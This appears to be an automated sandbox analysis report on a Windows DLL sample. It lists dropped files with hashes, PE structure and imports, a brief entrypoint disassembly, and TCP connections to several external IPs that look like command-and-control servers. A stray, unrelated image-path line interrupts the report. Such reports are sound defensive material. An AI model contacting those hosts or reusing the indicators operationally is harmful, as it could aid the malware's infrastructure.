Preview:	)..O................8.Dv#4...wm.................C:\Windows\SoftwareDistribution\DataStore\Logs\..C:\Windows\SoftwareDistribution\DataStore\Logs\...0u.................@...@...

C:\Windows\SoftwareDistribution\DataStore\Logs\edb.log

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	1310720
Entropy (8bit):	4.4149553203716705
Encrypted:	false
SSDEEP:	12288:FSFh5+KR+caGS4/OUvOUA0zSAZSKea+6V4g:F0R++OUvOUA0uAjTG
MD5:	2C618886A6A43C382344794EC017FF41
SHA1:	DE323B532511D1D373016576465BCABEB7EE6A71
SHA-256:	91E3F7A25EC47145EA4F3DF4A8B7B3AFB4D678E2BC3CD55DE8B8F99411248B56
SHA-512:	847B411A4E0A51B356CAA824EE8A782AE71EB56DE05F121D74C95F9EC4B9ACC32FC556988D071C0ADD2B6727EDE0406C34CBECF61EC29721A03652070F3BE 82
Malicious:	false
Preview:	8L>*........@..@"....w.......w..............8.Dv#4...wm.................C:\Windows\SoftwareDistribution\DataStore\Logs\..C:\Windows\SoftwareDistribution\DataStore\Logs\..0u.................@...@......................6...........l._M(.Wd#......... p.........H...... .h.7.....k.4......=~.#4...w..................C.:.\.W.i.n.d.o.w.s.\.S.o.f.t.w.a.r.e.D.i.s.t.r.i.b.u.t.i.o.n.\.D.a.t.a.S.t.o.r.e.\.D.a.t.a.S.t.o.r.e...e.d.b..

C:\Windows\SoftwareDistribution\SLS\9482F4B4-E343-43B6-B170-9A65BC822C77\TMP46AC.tmp

Process:	C:\Windows\System32\svchost.exe
File Type:	Microsoft Cabinet archive data, 6846 bytes, 1 file
Category:	dropped
Size (bytes):	25638
Entropy (8bit):	7.661017371907356
Encrypted:	false
SSDEEP:	384:jdDP5jIIAjdmdH9mfrggo4eCFYj9R9zPjKeCr2wR9zeOnc:dPiIAjdmN9wXoiYj/9zuR2M9zpc
MD5:	9890A6F691B098E22BA772E942F0A04E
SHA1:	09B8BAF682591B5F446AB952A1D4E323A32B18FB
SHA-256:	26B45563575B9E468D2598563730842CBD0B856084C90CA2DB29D7252A9CD389
SHA-512:	C7DCCE0AB7C98C50A1C80BF232AD04A1E5B26AFF6559F29D5B8BF5A263C94A9BCA77F60D3528BBF23A1D4D908EBD6FA1D3C35D5578D85DA574310C64B319A 46D
Malicious:	false
Preview:	MSCF............D...............[7..............hI..........d........4.............environment.xml.v.n.R..4CK.y....J......o..v4....}......xV../.G.%[~.....]@........._.._...o[6.............V}...u.?.........a..8 ....)......W}:.....Y6...../v6mU.q.VMC.e....Hb..D...4..CP.3...g....l..h..a.z...^.....T[......8...~.]..N.l.D_......%.......?..2....y....i.d.uU2../.%C.l8..1..&...t..aZN..Q.g.y....v|....m..l.Oo...y..e4 .....+...Z.Z...]7..z.W..f./++.6Z..<..h...g...y9U.-....o.}..OQ.>k.*...[7.....5..Oo[.Vg.u....[..k\g...o.O}....|.I.C...A...).....?+..[F...[..a.......N.!.[........g.|..70yC..8yC.7...`...eiuv.d...Gs..g.=.. .J.H;.C.pA..M........G..[..I}|...y.M%.;HS..S,CW,..T#P....x.......;.:L...\.q..1.>9..]K....P...3.bM%..... ..d.24.#.~....nq.T...z...u.G.....[....{..n.....-..F.....&..:.....:........&....G....j........... ....Z.y0.DB....>>S..o.x...yM.k.r.J......qs....t<..uU....?.{..9.W.h[..w...n....!..vM.....B..?...c?q<E..U...u...e.."....'..Ab.Z..

C:\Windows\SoftwareDistribution\SLS\9482F4B4-E343-43B6-B170-9A65BC822C77\TMP4D47.tmp

Process:	C:\Windows\System32\svchost.exe
File Type:	Microsoft Cabinet archive data, 6846 bytes, 1 file
Category:	dropped
Size (bytes):	25638
Entropy (8bit):	7.661017371907356
Encrypted:	false
SSDEEP:	384:jdDP5jIIAjdmdH9mfrggo4eCFYj9R9zPjKeCr2wR9zeOnc:dPiIAjdmN9wXoiYj/9zuR2M9zpc

MD5:	9890A6F691B098E22BA772E942F0A04E
SHA1:	09B8BAF682591B5F446AB952A1D4E323A32B18FB
SHA-256:	26B45563575B9E468D2598563730842CBD0B856084C90CA2DB29D7252A9CD389
SHA-512:	C7DCCE0AB7C98C50A1C80BF232AD04A1E5B26AFF6559F29D5B8BF5A263C94A9BCA77F60D3528BBF23A1D4D908EBD6FA1D3C35D5578D85DA574310C64B319A 46D
Malicious:	false
Preview:	MSCF............D...............[7..............hI..........d........4..............environment.xml.v.n.R..4CK.y....J......o..v4....}......xV../.G.%[~.....]@........._._...o[6.............V}...u.?.........a..8 ....)......W}:.....Y6...../v6mU.q.VMC.e....Hb..D...4..CP.3...g....I..h..a.z...^.....T[......8...~.]..N.l.D_......%.......?..2....y....i.d.uU2../.%C.l8..1..&...t..aZN..Q.g.y....v|....m..l.Oo...y..e4 .....+...Z.Z...]7..z.W..f./++.6Z..<..h...g...y9U.-....o.}..OQ.>k.*...[7.....5..Oo[.Vg.u....[..k\g...o.O}....|.I.C...A...).....?+..[F...[..a.......N.!.[........g.|..70yC..8yC.7...`...eiuv.d...Gs..g.=.. .J.H;.C.pA..M........G..[..I}|...y.M%.;HS..S,CW,..T#P....x.......;.:L...\.q..1.>9..]K....P...3.bM%..... ..d.24.#.~....nq.T...z...u.G.....[....{..n.....-..F.....&..:.....:........&....G....j........... ....Z.y0.DB....>>S..o.x...yM.k.r.J......qs....t<..uU....?.{..9.W.h[..w...n....!..vM.....B..?...c?q<E..U...u...e.."....'..Ab.Z..

C:\Windows\SoftwareDistribution\SLS\9482F4B4-E343-43B6-B170-9A65BC822C77\TMP518F.tmp

Process:	C:\Windows\System32\svchost.exe
File Type:	Microsoft Cabinet archive data, 6846 bytes, 1 file
Category:	dropped
Size (bytes):	25638
Entropy (8bit):	7.661017371907356
Encrypted:	false
SSDEEP:	384:jdDP5jIIAjdmdH9mfrggo4eCFYj9R9zPjKeCr2wR9zeOnc:dPiIAjdmN9wXoiYj/9zuR2M9zpc
MD5:	9890A6F691B098E22BA772E942F0A04E
SHA1:	09B8BAF682591B5F446AB952A1D4E323A32B18FB
SHA-256:	26B45563575B9E468D2598563730842CBD0B856084C90CA2DB29D7252A9CD389
SHA-512:	C7DCCE0AB7C98C50A1C80BF232AD04A1E5B26AFF6559F29D5B8BF5A263C94A9BCA77F60D3528BBF23A1D4D908EBD6FA1D3C35D5578D85DA574310C64B319A 46D
Malicious:	false
Preview:	MSCF............D...............[7..............hI..........d........4..............environment.xml.v.n.R..4CK.y....J......o..v4....}......xV../.G.%[~.....]@........._._...o[6.............V}...u.?.........a..8 ....)......W}:.....Y6...../v6mU.q.VMC.e....Hb..D...4..CP.3...g....I..h..a.z...^.....T[......8...~.]..N.l.D_......%.......?..2....y....i.d.uU2../.%C.l8..1..&...t..aZN..Q.g.y....v|....m..l.Oo...y..e4 .....+...Z.Z...]7..z.W..f./++.6Z..<..h...g...y9U.-....o.}..OQ.>k.*...[7.....5..Oo[.Vg.u....[..k\g...o.O}....|.I.C...A...).....?+..[F...[..a.......N.!.[........g.|..70yC..8yC.7...`...eiuv.d...Gs..g.=.. .J.H;.C.pA..M........G..[..I}|...y.M%.;HS..S,CW,..T#P....x.......;.:L...\.q..1.>9..]K....P...3.bM%..... ..d.24.#.~....nq.T...z...u.G.....[....{..n.....-..F.....&..:.....:........&....G....j........... ....Z.y0.DB....>>S..o.x...yM.k.r.J......qs....t<..uU....?.{..9.W.h[..w...n....!..vM.....B..?...c?q<E..U...u...e.."....'..Ab.Z..

C:\Windows\SoftwareDistribution\SLS\9482F4B4-E343-43B6-B170-9A65BC822C77\TMPC2D3.tmp

Process:	C:\Windows\System32\svchost.exe
File Type:	Microsoft Cabinet archive data, 6846 bytes, 1 file
Category:	modified
Size (bytes):	25638
Entropy (8bit):	7.661017371907356
Encrypted:	false
SSDEEP:	384:jdDP5jIIAjdmdH9mfrggo4eCFYj9R9zPjKeCr2wR9zeOnc:dPiIAjdmN9wXoiYj/9zuR2M9zpc
MD5:	9890A6F691B098E22BA772E942F0A04E
SHA1:	09B8BAF682591B5F446AB952A1D4E323A32B18FB
SHA-256:	26B45563575B9E468D2598563730842CBD0B856084C90CA2DB29D7252A9CD389
SHA-512:	C7DCCE0AB7C98C50A1C80BF232AD04A1E5B26AFF6559F29D5B8BF5A263C94A9BCA77F60D3528BBF23A1D4D908EBD6FA1D3C35D5578D85DA574310C64B319A 46D
Malicious:	false
Preview:	MSCF............D...............[7..............hI..........d........4..............environment.xml.v.n.R..4CK.y....J......o..v4....}......xV../.G.%[~.....]@........._._...o[6.............V}...u.?.........a..8 ....)......W}:.....Y6...../v6mU.q.VMC.e....Hb..D...4..CP.3...g....I..h..a.z...^.....T[......8...~.]..N.l.D_......%.......?..2....y....i.d.uU2../.%C.l8..1..&...t..aZN..Q.g.y....v|....m..l.Oo...y..e4 .....+...Z.Z...]7..z.W..f./++.6Z..<..h...g...y9U.-....o.}..OQ.>k.*...[7.....5..Oo[.Vg.u....[..k\g...o.O}....|.I.C...A...).....?+..[F...[..a.......N.!.[........g.|..70yC..8yC.7...`...eiuv.d...Gs..g.=.. .J.H;.C.pA..M........G..[..I}|...y.M%.;HS..S,CW,..T#P....x.......;.:L...\.q..1.>9..]K....P...3.bM%..... ..d.24.#.~....nq.T...z...u.G.....[....{..n.....-..F.....&..:.....:........&....G....j........... ....Z.y0.DB....>>S..o.x...yM.k.r.J......qs....t<..uU....?.{..9.W.h[..w...n....!..vM.....B..?...c?q<E..U...u...e.."....'..Ab.Z..

C:\Windows\SoftwareDistribution\SLS\9482F4B4-E343-43B6-B170-9A65BC822C77\TMPC93E.tmp

Process:	C:\Windows\System32\svchost.exe
File Type:	Microsoft Cabinet archive data, 6846 bytes, 1 file
Category:	dropped
Size (bytes):	25638
Entropy (8bit):	7.661017371907356
Encrypted:	false
SSDEEP:	384:jdDP5jIIAjdmdH9mfrggo4eCFYj9R9zPjKeCr2wR9zeOnc:dPiIAjdmN9wXoiYj/9zuR2M9zpc
MD5:	9890A6F691B098E22BA772E942F0A04E
SHA1:	09B8BAF682591B5F446AB952A1D4E323A32B18FB
SHA-256:	26B45563575B9E468D2598563730842CBD0B856084C90CA2DB29D7252A9CD389

SHA-512:	C7DCCE0AB7C98C50A1C80BF232AD04A1E5B26AFF6559F29D5B8BF5A263C94A9BCA77F60D3528BBF23A1D4D908EBD6FA1D3C35D5578D85DA574310C64B319A 46D
Malicious:	false
Preview:	MSCF............D...............[7..............hI..........d........4.............environment.xml.v.n.R..4CK.y....J......o..v4....}......xV../.G.%[~.....]@........._.._...o[6.............V}...u.?.........a..8 ....)......W}:.....Y6...../v6mU.q.VMC.e....Hb..D...4..CP.3...g....I..h..a.z...^.....T[......8...~.]..N.I.D_......%.......?..2....y....i.d.uU2../.%C.l8..1..&...t..aZN..Q.g.y....v|....m..I.Oo...y..e4 .....+...Z.Z...]7..z.W..f./++.6Z..<..h...g...y9U.-....o.}..OQ.>k.*...[7.....5..Oo[.Vg.u....[..k\g...o.O}....|.I.C...A...).....?+..[F...[..a.......N.!.[........g.|..70yC..8yC.7...`...eiuv.d...Gs..g.=.. .J.H;.C.pA..M........G..[..I}|...y.M%.;HS..S,CW,..T#P....x.......;.:L...\.q..1.>9..]K....P...3.bM%..... ..d.24.#.~....nq.T...z...u.G.....[....{..n.....-..F.....&..:.....:........&....G....j........... ....Z.y0.DB....>>S..o.x...yM.k.r.J......qs....t<..uU....?.{..9.W.h[..w...n....!..vM.....B..?...c?q<E..U...u...e..".....'..Ab.Z..

C:\Windows\SoftwareDistribution\SLS\9482F4B4-E343-43B6-B170-9A65BC822C77\TMPCBA4.tmp

Process:	C:\Windows\System32\svchost.exe
File Type:	Microsoft Cabinet archive data, 6846 bytes, 1 file
Category:	dropped
Size (bytes):	25638
Entropy (8bit):	7.661017371907356
Encrypted:	false
SSDEEP:	384:jdDP5jIIAjdmdH9mfrggo4eCFYj9R9zPjKeCr2wR9zeOnc:dPiIAjdmN9wXoiYj/9zuR2M9zpc
MD5:	9890A6F691B098E22BA772E942F0A04E
SHA1:	09B8BAF682591B5F446AB952A1D4E323A32B18FB
SHA-256:	26B45563575B9E468D2598563730842CBD0B856084C90CA2DB29D7252A9CD389
SHA-512:	C7DCCE0AB7C98C50A1C80BF232AD04A1E5B26AFF6559F29D5B8BF5A263C94A9BCA77F60D3528BBF23A1D4D908EBD6FA1D3C35D5578D85DA574310C64B319A 46D
Malicious:	false
Preview:	MSCF............D...............[7..............hI..........d........4.............environment.xml.v.n.R..4CK.y....J......o..v4....}......xV../.G.%[~.....]@........._.._...o[6.............V}...u.?.........a..8 ....)......W}:.....Y6...../v6mU.q.VMC.e....Hb..D...4..CP.3...g....I..h..a.z...^.....T[......8...~.]..N.I.D_......%.......?..2....y....i.d.uU2../.%C.l8..1..&...t..aZN..Q.g.y....v|....m..I.Oo...y..e4 .....+...Z.Z...]7..z.W..f./++.6Z..<..h...g...y9U.-....o.}..OQ.>k.*...[7.....5..Oo[.Vg.u....[..k\g...o.O}....|.I.C...A...).....?+..[F...[..a.......N.!.[........g.|..70yC..8yC.7...`...eiuv.d...Gs..g.=.. .J.H;.C.pA..M........G..[..I}|...y.M%.;HS..S,CW,..T#P....x.......;.:L...\.q..1.>9..]K....P...3.bM%..... ..d.24.#.~....nq.T...z...u.G.....[....{..n.....-..F.....&..:.....:........&....G....j........... ....Z.y0.DB....>>S..o.x...yM.k.r.J......qs....t<..uU....?.{..9.W.h[..w...n....!..vM.....B..?...c?q<E..U...u...e..".....'..Ab.Z..

C:\Windows\SoftwareDistribution\SLS\9482F4B4-E343-43B6-B170-9A65BC822C77\TMPCDF4.tmp

Process:	C:\Windows\System32\svchost.exe
File Type:	Microsoft Cabinet archive data, 6846 bytes, 1 file
Category:	dropped
Size (bytes):	25638
Entropy (8bit):	7.661017371907356
Encrypted:	false
SSDEEP:	384:jdDP5jIIAjdmdH9mfrggo4eCFYj9R9zPjKeCr2wR9zeOnc:dPiIAjdmN9wXoiYj/9zuR2M9zpc
MD5:	9890A6F691B098E22BA772E942F0A04E
SHA1:	09B8BAF682591B5F446AB952A1D4E323A32B18FB
SHA-256:	26B45563575B9E468D2598563730842CBD0B856084C90CA2DB29D7252A9CD389
SHA-512:	C7DCCE0AB7C98C50A1C80BF232AD04A1E5B26AFF6559F29D5B8BF5A263C94A9BCA77F60D3528BBF23A1D4D908EBD6FA1D3C35D5578D85DA574310C64B319A 46D
Malicious:	false
Preview:	MSCF............D...............[7..............hI..........d........4.............environment.xml.v.n.R..4CK.y....J......o..v4....}......xV../.G.%[~.....]@........._.._...o[6.............V}...u.?.........a..8 ....)......W}:.....Y6...../v6mU.q.VMC.e....Hb..D...4..CP.3...g....I..h..a.z...^.....T[......8...~.]..N.I.D_......%.......?..2....y....i.d.uU2../.%C.l8..1..&...t..aZN..Q.g.y....v|....m..I.Oo...y..e4 .....+...Z.Z...]7..z.W..f./++.6Z..<..h...g...y9U.-....o.}..OQ.>k.*...[7.....5..Oo[.Vg.u....[..k\g...o.O}....|.I.C...A...).....?+..[F...[..a.......N.!.[........g.|..70yC..8yC.7...`...eiuv.d...Gs..g.=.. .J.H;.C.pA..M........G..[..I}|...y.M%.;HS..S,CW,..T#P....x.......;.:L...\.q..1.>9..]K....P...3.bM%..... ..d.24.#.~....nq.T...z...u.G.....[....{..n.....-..F.....&..:.....:........&....G....j........... ....Z.y0.DB....>>S..o.x...yM.k.r.J......qs....t<..uU....?.{..9.W.h[..w...n....!..vM.....B..?...c?q<E..U...u...e..".....'..Ab.Z..

C:\Windows\SoftwareDistribution\SLS\9482F4B4-E343-43B6-B170-9A65BC822C77\TMPD46F.tmp

Process:	C:\Windows\System32\svchost.exe
File Type:	Microsoft Cabinet archive data, 6846 bytes, 1 file
Category:	dropped
Size (bytes):	25638
Entropy (8bit):	7.661017371907356
Encrypted:	false
SSDEEP:	384:jdDP5jIIAjdmdH9mfrggo4eCFYj9R9zPjKeCr2wR9zeOnc:dPiIAjdmN9wXoiYj/9zuR2M9zpc
MD5:	9890A6F691B098E22BA772E942F0A04E
SHA1:	09B8BAF682591B5F446AB952A1D4E323A32B18FB
SHA-256:	26B45563575B9E468D2598563730842CBD0B856084C90CA2DB29D7252A9CD389
SHA-512:	C7DCCE0AB7C98C50A1C80BF232AD04A1E5B26AFF6559F29D5B8BF5A263C94A9BCA77F60D3528BBF23A1D4D908EBD6FA1D3C35D5578D85DA574310C64B319A 46D
Malicious:	false

Preview:	MSCF...........D..............[7.............hI..........d........4.............environment.xml.v.n.R..4CK.y....J......o..v4....}......xV../.G.%[~.....]@........_._...o[6............V}...u.?.........a..8 ....)......W}:.....Y6...../v6mU.q.VMC.e....Hb..D...4..CP.3...g....I..h..a.z...^.....T[......8...~.]..N.l.D_......%.......?..2....y....i.d.uU2../.%C.l8..1..&...t..aZN..Q.g.y....v|....m..l.Oo...y..e4 .....+...Z.Z...]7..z.W..f./++.6Z..<..h...g...y9U.-....o.}..OQ.>k.*...[7.....5..Oo[.Vg.u....[..k\g...o.O}....|.I.C...A...).....?+..[F...[..a.......N.!.[........g.|..70yC..8yC.7...`...eiuv.d...Gs..g.=.. .J.H;.C.pA..M........G..[..I}|...y.M%.;HS..S,CW,..T#P....x.......;.:L...\.q..1.>9..]K....P...3.bM%..... ..d.24.#.~....nq.T...z...u.G.....[....{..n.....-..F.....&..:.....:........&....G....j........... ....Z.y0.DB....>>S..o.x...yM.k.r.J......qs....t<..uU....?.{..9.W.h[..w...n....!..vM.....B..?...c?q<E..U...u...e.."....'..Ab.Z..

C:\Windows\SoftwareDistribution\SLS\9482F4B4-E343-43B6-B170-9A65BC822C77\sls.cab	
Process:	C:\Windows\System32\svchost.exe
File Type:	Microsoft Cabinet archive data, 17061 bytes, 1 file
Category:	dropped
Size (bytes):	35877
Entropy (8bit):	7.808494103750336
Encrypted:	false
SSDEEP:	768:tgh9VmjA+b9/qATAjMU0psmoibXMn/gNYj/9zdCeYj/9zhY:tQVmM+hqEc0ssdiZzdC9Zz6
MD5:	6ED850DB987B6E83CCF570E9FD7BCCB4
SHA1:	C94BE2AA726E8F3AB75D2B2CF1B2A8C22A567AEE
SHA-256:	0083F4310682CCAC05DD6BF4C11FC337028A18317B0A27AB1505922A8B501C3E
SHA-512:	4A432A1032F9524A7012049FFC436E8AB1D95CDBDC4C834EBA851C50E6AFB2B78C5A293D7B5AAF384CEF622394D5EE3C7DF4EB6A8D220E15A2C5237B196A7A AC
Malicious:	false
Preview:	MSCF.....B......D...........................B...I..........d.......&d.............environment.cab.Z...9B&dCK..T\[.-\.....n.;....%........Npw.Np......!.................t...........).J..?.......?.H..........`} .A.^.\.......V.;..................:`[.D...*.9.=z..j.C..k].....+;jk..7N.,\.a.....s..+Jm.z.z.:.'.5...d...}.8....:;m...w._P..%...y..+t....=..}w|}.j..f..Uy.......W.m.o..y?..B.kr~..>.ev.Q}..MMN........wb9P .r.$.*l....2#h.gJ!.....ly\|;..;..n!,W........]...s.[P&.k]+..7U.48.NI.}9Z=..p(.0.:z..p..m...5...\|....R...h7:.e...j.w.y..@K>..b..{X....WJ....7.gv.X...s&..C...._...N..>.^.r..zl...Lw^.0...pj..._...dd.'.... ..2.\|MX.k....L.X...K.6W..ef.GY.3;.i5.U....].y+....R..g.mM.[^7R..m]...nFhg.H.K...V.%......V...W.....]i#u...F.n..{.gs..E_5p..Nqa.>...6.pq.1.:..t..5;.Xi..~...It.^.3.........X...m@....N..N. {..e..S.w......E*..1...Cn._6P.r.G..yeS..u..^.Y".y.';te..^}P.od.4......e...$...5+;!..mB..H.J.h.......XI....a. x..[...>.w-.....8TU..L.a......f0.H..:..

C:\Windows\WindowsUpdate.log	
Process:	C:\Windows\System32\svchost.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	276
Entropy (8bit):	4.850098938673388
Encrypted:	false
SSDEEP:	6:jBJf4xH+hqJtXFvE4w/4pLYGKLjQpgjqcTGMKn8EYeDPOCd6X:jBJkGKlFvE41U/Qpgjq3rDDPOrX
MD5:	2CC83D93DD1DDE691158CF5E9882420B
SHA1:	49BFDC6E1E73E09A0DEC345CA15B72D167ADD3B6
SHA-256:	455EC4F5B15557762B893388B591CA9F3E822675AB94FC6664AA4EC8C41CB295
SHA-512:	E67F883A016B7A410F4461492BCE124421BDDCCF4544322B9A460A56DF469170B2323FD0325E2CF928193FB6A1323C31CB0D464097F25D2F9B11AF3BF9CA1B4D
Malicious:	false
Preview:	Windows Update logs are now generated using ETW (Event Tracing for Windows)...Please run the Get-WindowsUpdateLog PowerShell command to convert ETW traces into a readable WindowsUpdate.log.......For more information, please visit https://go.microsoft.com/fwlink/?LinkId=518345


Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	4.3962009940158335
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • VXD Driver (31/22) 0.00% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	sample.dll
File size:	348504
MD5:	8d925c0da257436438893e6fe7ce2f4f
SHA1:	c0ff465eb0b6ccc0f3a36bb593ced7453736a750
SHA256:	16488a25bf5ef3bb38f176f1843bfabfc4a3d0beec81f4ac0410cf7856bc777c
SHA512:	924c2af98d0fbcc93366628e78476ca9051643fc0f9f3d93cdcdf1132721fe3e188bdb0ca4040bdec0ac479f173b076ca55be57073222915314bdca6e7503841
SSDEEP:	3072:KRq1sFAd2gQ5PmBvNZwnnq1gn2RvoXiDzAYgrO1v2F5j8eFMWP:Eq1sFAwgwmBv3wnIgG4oAYxvU54e/P
TLSH:	D274BE699A8BC049CF0E3AB06BA32D67D5326F9D67843173F6512D0901B3EFD2AD540E

File Content Preview:	MZ......................@..!..L.!This program cannot be run in DOS mode....$.......PE..L....F.`...........!...2.@..........P........P..

File Icon



Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x10001950
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x10000000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, DLL
DLL Characteristics:	
Time Stamp:	0x600B468F [Fri Jan 22 21:41:35 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	3
OS Version Minor:	0
File Version Major:	3
File Version Minor:	0
Subsystem Version Major:	3
Subsystem Version Minor:	0
Import Hash:	de3ae5fdd8a570c86ac164493e1298ec

Authenticode Signature

Signature Valid:	
Signature Issuer:	
Signature Validation Error:	
Error Number:	
Not Before, Not After	
Subject Chain	
Version:	
Thumbprint MD5:	
Thumbprint SHA-1:	
Thumbprint SHA-256:	
Serial:	

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
sub esp, 0Ch
mov dword ptr [ebp-04h], 00000241h
mov dword ptr [ebp-04h], 00000241h
mov dword ptr [ebp-04h], 00000241h
mov dword ptr [ebp-04h], 00000241h
mov dword ptr [ebp-04h], 00000241h
mov dword ptr [ebp-04h], 00000241h
mov dword ptr [ebp-04h], 00000241h
mov dword ptr [ebp-04h], 00000241h
mov dword ptr [ebp-04h], 00000241h
mov dword ptr [ebp-04h], 00000241h
mov dword ptr [ebp-04h], 00000241h
mov dword ptr [ebp-04h], 00000241h

Instruction
mov dword ptr [ebp-04h], 00000241h
mov dword ptr [ebp-04h], 00000241h
mov dword ptr [ebp-04h], 00000241h
mov dword ptr [ebp-04h], 00000241h
mov dword ptr [ebp-04h], 00000241h
mov dword ptr [ebp-04h], 00000241h
mov dword ptr [ebp-04h], 00000241h
mov dword ptr [ebp-04h], 00000241h
mov dword ptr [ebp-04h], 00000241h
mov dword ptr [ebp-04h], 00000241h
mov dword ptr [ebp-04h], 00000241h
mov dword ptr [ebp-04h], 00000241h
mov dword ptr [ebp-04h], 00000241h
mov dword ptr [ebp-04h], 00000241h
mov dword ptr [ebp-04h], 00000241h
mov dword ptr [ebp-04h], 00000241h

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x60e8	0x64	.data
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x51400	0x1558	.text4
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x58000	0x3e0	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x61ac	0x60	.data
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x369e	0x3800	False	0.11739676339285714	data	4.226682747705754	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ
.rdata	0x5000	0x57	0x200	False	0.17578125	data	1.3360550685091697	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x6000	0x490	0x400	False	0.490234375	data	4.201496192633559	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.text4	0x7000	0x4c5a4	0x4c600	False	0.38666121112929625	data	4.030124461979981	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ, IMAGE_SCN_MEM_WRITE
.text8	0x54000	0x64	0x200	False	0.02734375	data	0.0	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.text7	0x55000	0x64	0x200	False	0.02734375	data	0.0	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.text6	0x56000	0x64	0x200	False	0.02734375	data	0.0	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.text5	0x57000	0x64	0x200	False	0.02734375	data	0.0	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.reloc	0x58000	0x3e0	0x400	False	0.8759765625	data	6.338821987534988	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Imports

DLL	Import
KERNEL32.dll	GetModuleHandleW, LoadLibraryA, GetProcAddress, GetLastError
USER32.dll	LoadCursorA, DrawMenuBar, wsprintfW, PostMessageA, EnumChildWindows, SendMessageTimeoutA, GetWindowTextA, EnumWindows, SendMessageA, wsprintfA, GetClassNameA
GDI32.dll	AddFontResourceW, RealizePalette, CreateMetaFileW
ADVAPI32.dll	RegOpenKeyA, GetUserNameA

Network Behavior

Network Port Distribution

Total Packets: 29

- 8080 undefined
- 443 (HTTPS)
- 7080 undefined
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 1, 2022 13:43:21.876322031 CEST	49758	80	192.168.2.3	190.55.186.229
Aug 1, 2022 13:43:24.862284899 CEST	49758	80	192.168.2.3	190.55.186.229
Aug 1, 2022 13:43:30.862915039 CEST	49758	80	192.168.2.3	190.55.186.229
Aug 1, 2022 13:43:49.439256907 CEST	49759	7080	192.168.2.3	203.157.152.9
Aug 1, 2022 13:43:52.442835093 CEST	49759	7080	192.168.2.3	203.157.152.9
Aug 1, 2022 13:43:58.443178892 CEST	49759	7080	192.168.2.3	203.157.152.9
Aug 1, 2022 13:44:17.789232016 CEST	49767	443	192.168.2.3	157.245.145.87
Aug 1, 2022 13:44:17.789284945 CEST	443	49767	157.245.145.87	192.168.2.3
Aug 1, 2022 13:44:17.789375067 CEST	49767	443	192.168.2.3	157.245.145.87
Aug 1, 2022 13:44:17.789920092 CEST	49767	443	192.168.2.3	157.245.145.87
Aug 1, 2022 13:44:17.789940119 CEST	443	49767	157.245.145.87	192.168.2.3
Aug 1, 2022 13:44:17.790004969 CEST	49767	443	192.168.2.3	157.245.145.87
Aug 1, 2022 13:44:17.790014982 CEST	443	49767	157.245.145.87	192.168.2.3
Aug 1, 2022 13:44:17.790072918 CEST	443	49767	157.245.145.87	192.168.2.3
Aug 1, 2022 13:44:23.212585926 CEST	49769	8080	192.168.2.3	109.99.146.210
Aug 1, 2022 13:44:26.211258888 CEST	49769	8080	192.168.2.3	109.99.146.210
Aug 1, 2022 13:44:32.227391958 CEST	49769	8080	192.168.2.3	109.99.146.210
Aug 1, 2022 13:44:52.421894073 CEST	49800	8080	192.168.2.3	116.202.10.123
Aug 1, 2022 13:44:55.432491064 CEST	49800	8080	192.168.2.3	116.202.10.123
Aug 1, 2022 13:45:01.446198940 CEST	49800	8080	192.168.2.3	116.202.10.123
Aug 1, 2022 13:45:18.548077106 CEST	49809	8080	192.168.2.3	172.96.190.154
Aug 1, 2022 13:45:18.707463980 CEST	8080	49809	172.96.190.154	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
